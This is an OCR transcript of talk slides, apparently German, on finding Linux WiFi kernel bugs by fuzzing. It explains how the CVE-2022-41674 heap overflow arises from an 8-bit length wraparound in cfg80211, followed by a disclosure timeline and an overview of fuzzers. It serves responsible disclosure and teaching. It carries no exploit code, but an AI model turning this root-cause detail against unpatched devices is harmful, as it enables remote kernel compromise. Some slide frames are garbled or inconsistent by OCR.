```
47 FF DE
AD BE EF
```

Kernel Buffer

```
00 00 00 00 00
00 00 00 00 00
```

```
static void cfg80211_update_notlisted_nontrans(struct
    wiphy *wiphy, struct cfg80211_bss *nontrans_bss,
    struct ieee80211_mgmt *mgmt, size_t len)
{
    u8 *ie, *new_ie, *pos;
    const u8 *trans_ssid, *mbssid;
    u8 cpy_len;
    [...]
    new_ie_len -= mbssid[1];
    [...]
    new_ie = kzalloc(new_ie_len, GFP_ATOMIC);
    [...]
    pos = new_ie;
    [...]
    /* copy the IEs after MBSSID */
    cpy_len = mbssid[1] + 2;

    memcpy(pos, mbssid + cpy_len,
        ((ie + ielen) - (mbssid + cpy_len)));
```

255 bytes are subtracted from the buffer allocation size

`cpy_len = 255 + 2 = ?`

N - cpy_len =
N - 7 bytes are copied

CVE-2022-41674
Heap Overflow on MBSSID Processing

WiFi Frame

```
47 FF DE
AD BE EF
```

Kernel Buffer

```
00 00 00 00 00
00 00 00 00 00
```

```
static void cfg80211_update_notlisted_nontrans(struct
    wiphy *wiphy, struct cfg80211_bss *nontrans_bss,
    struct ieee80211_mgmt *mgmt, size_t len)
{
    u8 *ie, *new_ie, *pos;
    const u8 *trans_ssid, *mbssid;
    u8 cpy_len;
    [...]
    new_ie_len -= mbssid[1];
    [...]
    new_ie = kzalloc(new_ie_len, GFP_ATOMIC);
    [...]
    pos = new_ie;
    [...]
    /* copy the IEs after MBSSID */
    cpy_len = mbssid[1] + 2;

    memcpy(pos, mbssid + cpy_len,
        ((ie + ielen) - (mbssid + cpy_len)));
```

255 bytes are subtracted from the buffer allocation size

cpy_len = **255** + 2 = ⚡ **1**

N - cpy_len = N - 7 bytes are copied

CVE-2022-41674
Heap Overflow on MBSSID Processing

WiFi Frame

```
47 FF DE
AD BE EF
```

Kernel Buffer

```
00 00 00 00 00
00 00 00 00 00
```

```
static void cfg80211_update_notlisted_nontrans(struct
    wiphy *wiphy, struct cfg80211_bss *nontrans_bss,
    struct ieee80211_mgmt *mgmt, size_t len)
{
    u8 *ie, *new_ie, *pos;
    const u8 *trans_ssid, *mbssid;
    u8 cpy_len;
    [...]
    new_ie_len -= mbssid[1];
    [...]
    new_ie = kzalloc(new_ie_len, GFP_ATOMIC);
    [...]
    pos = new_ie;
    [...]
    /* copy the IEs after MBSSID */
    cpy_len = mbssid[1] + 2;

    memcpy(pos, mbssid + cpy_len,
        ((ie + ielen) - (mbssid + cpy_len)));
```

255 bytes are subtracted from the buffer allocation size

`cpy_len = 255 + 2 = ⚡ 1`

`N - cpy_len =`
`N - 1` bytes are copied

CVE-2022-41674
Heap Overflow on MBSSID Processing

WiFi Frame

```
47 FF DE
AD BE EF
```

Kernel Buffer

```
FF DE AD BE EF
00 20 0A F0 68
71 3C 55 9F D3
B5 12 03 7C DF
24 00 E0 2F D3
7F 61 00 2A 78
```

```
static void cfg80211_update_notlisted_nontrans(struct
    wiphy *wiphy, struct cfg80211_bss *nontrans_bss,
    struct ieee80211_mgmt *mgmt, size_t len)
{
    u8 *ie, *new_ie, *pos;
    const u8 *trans_ssid, *mbssid;
    u8 cpy_len;
    [...]
    new_ie_len -= mbssid[1];
    [...]
    new_ie = kzalloc(new_ie_len, GFP_ATOMIC);
    [...]
    pos = new_ie;
    [...]
    /* copy the IEs after MBSSID */
    cpy_len = mbssid[1] + 2;

    memcpy(pos, mbssid + cpy_len,
        ((ie + ielen) - (mbssid + cpy_len)));
```

255 bytes are subtracted from the buffer allocation size

`cpy_len = 255 + 2 = ⚡ 1`

`N - cpy_len =`
`N - 1` bytes are copied

CVE-2022-41674
Heap Overflow on MBSSID Processing

WiFi Frame

```
47 FF DE
AD BE EF
```

Kernel Buffer

```
FF DE AD BE EF
00 20 0A F0 68
71 3C 55 9F D3
B5 12 03 7C DF
24 00 E0 2F D3
7F 61 00 2A 78
```

```
static void cfg80211_update_notlisted_nontrans(struct
    wiphy *wiphy, struct cfg80211_bss *nontrans_bss,
    struct ieee80211_mgmt *mgmt, size_t len)
{
    u8 *ie, *new_ie, *pos;
    const u8 *trans_ssid, *mbssid;
    u8 cpy_len;
    [...]
    new_ie_len -= mbssid[1];
    [...]
    new_ie = kzalloc(new_ie_len, GFP_ATOMIC);
    [...]
    pos = new_ie;
    [...]
    /* copy the IEs after MBSSID */
    cpy_len = mbssid[1] + 2;

    memcpy(pos, mbssid + cpy_len,
        ((ie + ielen) - (mbssid + cpy_len)));
```

255 bytes are subtracted from the buffer allocation size

`cpy_len = 255 + 2 = ⚡ 1`

`N - cpy_len =`
`N - 1` bytes are copied

“Alle Wege führen nach Rom”

How to Report Linux Kernel Security Issues

Responsible Disclosure Prozess

2022-09-13: Bericht an SUSE 🦎 gesendet

2022-09-14: In den Urlaub gefahren 🛫 🏔️ 🥾

2022-09-27: Nachfrage an SUSE geschickt

2022-09-28: Wi-Fi Maintainer Johannes Berg wird involviert

Erste Patches

2022-09-30: Mehr Schwachstellen & Patches

2022-10-10: Linux Distributors werden informiert

2022-10-13: Public Disclosure

No Fuzzer has been there yet: More WiFi Vulnerabilities

CVE-2022-41674: Heap Overflow


CVE-2022-42719: Use-After-Free

CVE-2022-42720: Reference Counting Bugs
(Use-After-Free, Null Pointer Deref)

CVE-2022-42721: Infinite Loop

CVE-2022-42722: Null Pointer Deref

➡️ **Mindestens Denial-of-Service, möglicherweise Remote-Code-Execution**



Beacon 🥓 Frames

Android

Some remotely exploitable kernel WiFi vulnerabilities

[Posted October 13, 2022 by corbet]

It would appear that there is a set of memory-related vulnerabilities in the kernel's WiFi stack that can be exploited over the air via malicious packets; five CVE numbers have been assigned to the set. Fixes are headed toward the mainline and should show up in stable updates before too long; anybody who uses WiFi on untrusted networks should probably keep an eye out for the relevant updates.

Michael Larabel in Linux Networking

A set of Linux ker

these vu

ched For WiFi Vulnerabiliti

Y **Hacker News** new | past | comments | ask | show | jobs | submit

1. ▲ Some remotely exploitable Linux kernel WiFi vulnerabilities (lwn.net)
   71 points by gundamdoubleO 3 hours ago | hide | 8 comments
2. ▲ Zero Feet: a proposal for a systems-free Lisp (applied-langua.ge)

That Can Be Exploited By Malicious Packets

t 03:31 PM EDT. 36 Comments

le public today. The Linux 6.1 Git kernel has now merged fixes fo

being back-ported to existing stable series.

reported an issue to SUSE around a buffer overwrite within the Linux kernel's

Alert!

Schwachstelle im Linux-Kernel ermöglicht Codeschmuggel via WLAN

Ein IT-Sicherheitsforscher hat Schwachstellen im Linux-Kernel gefunden. Angreifer könnten durch manipulierte WLAN-Pakete beliebigen Code einschleusen.

Severity | CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NVD **NIST:** NVD **Base Score:** 8.1 HIGH

Abschluss

- Sehr einfache Fuzzer kann Bugs finden
- Der erste Fuzzer ist schwieriger, macht aber Spaß! → Danach wird’s leichter
- Tolle Community Ressourcen

- Keine Angst vor der Kernel Community
- Ähnliche Fehler können in verschiedenen Implementierungen auftauchen

Sönke Huster, Matthias Hollick and Jiska Classen, "To Boldly Go Where No Fuzzer Has Gone Before: Finding Bugs in Linux' Wireless Stacks through VirtIO Devices," in 2024 IEEE Symposium on Security and Privacy (SP), San Francisco, CA, USA, 2024 pp. 24-24.

Fragen?

Kontakt: huster@cs.uni-goettingen.de

Andere Fuzzer

Welche Verbesserungen gibt es?

Redqueen: Input-to-State


- **Problem:** Vergleiche

```
if checksum == checksum(packet):
   BUG
else:
   do_something_different
cleanup_packet
```

Aschermann, C., Schumilo, S., Blazytko, T., Gawlik, R., & Holz, T. (2019, February). REDQUEEN: Fuzzing with Input-to-State Correspondence. In *NDSS* (Vol. 19, pp. 1-15).

Redqueen: Input-to-State

```
if packet_type == 3:
   BUG
else:
   do_so[illegible]ing_different
cleanup_packet
```





```
Comparison Instrumentation:
0x3E == 0x03
```

Aschermann, C., Schumilo, S., Blazytko, T., Gawlik, R., & Holz, T. (2019, February). REDQUEEN: Fuzzing with Input-to-State Correspondence. In *NDSS* (Vol. 19, pp. 1-15).

Nyx: Snapshot Fuzzing

- **Problem:** Komplexe States durch lange Sequenzen, bspw. Bluetooth Controller Setup



Sergej Schumilo, Cornelius Aschermann, Andrea Jemmett, Ali Abbasi, and Thorsten Holz. 2022. Nyx-Net: Network Fuzzing with Incremental Snapshots. In Proceedings of the 17th European Conference on Computer Systems (EuroSys '22). Association for Computing Machinery, New York, NY, USA, 166–180. https://doi.org/10.1145/3492321.3519591

afl → AFL++

- Der erste “moderne” Fuzzer: afl
- Häufig geforked:
  - AFLFast
  - MOpt-AFL
  - aflnet
  - …

→ **AFL++ vereint viele dieser Forks**

https://aflplus.plus/

```
        american fuzzy lop ++2.65d (libpng_harness) [explore] {0}
─ process timing ──────────────────────────────────────────────────────────────── overall results ─
        run time : 0 days, 0 hrs, 0 min, 43 sec                  cycles done : 15
   last new path : 0 days, 0 hrs, 0 min, 1 sec                   total paths : 703
 last uniq crash : none seen yet                                uniq crashes : 0
  last uniq hang : none seen yet                                  uniq hangs : 0
─ cycle progress ──────────────────────────────────── map coverage ──────────────────────────────
  now processing : 261*1 (37.1%)                          map density : 5.78% / 13.98%
 paths timed out : 0 (0.00%)                           count coverage : 3.30 bits/tuple
─ stage progress ──────────────────────────────────── findings in depth ──────────────────────────
  now trying : splice 14                               favored paths : 114 (16.22%)
 stage execs : 31/32 (96.88%)                           new edges on : 167 (23.76%)
 total execs : 2.55M                                  total crashes : 0 (0 unique)
  exec speed : 61.2k/sec                               total tmouts : 0 (0 unique)
─ fuzzing strategy yields ──────────────────────────────────────────────── path geometry ──────────
   bit flips : n/a, n/a, n/a                                   levels : 11
  byte flips : n/a, n/a, n/a                                  pending : 121
 arithmetics : n/a, n/a, n/a                                 pend fav : 0
  known ints : n/a, n/a, n/a                                own finds : 699
  dictionary : n/a, n/a, n/a                                 imported : n/a
havoc/splice : 506/1.05M, 193/1.44M                         stability : 99.88%
   py/custom : 0/0, 0/0
        trim : 19.25%/53.2k, n/a                                      [cpu000: 12%]
```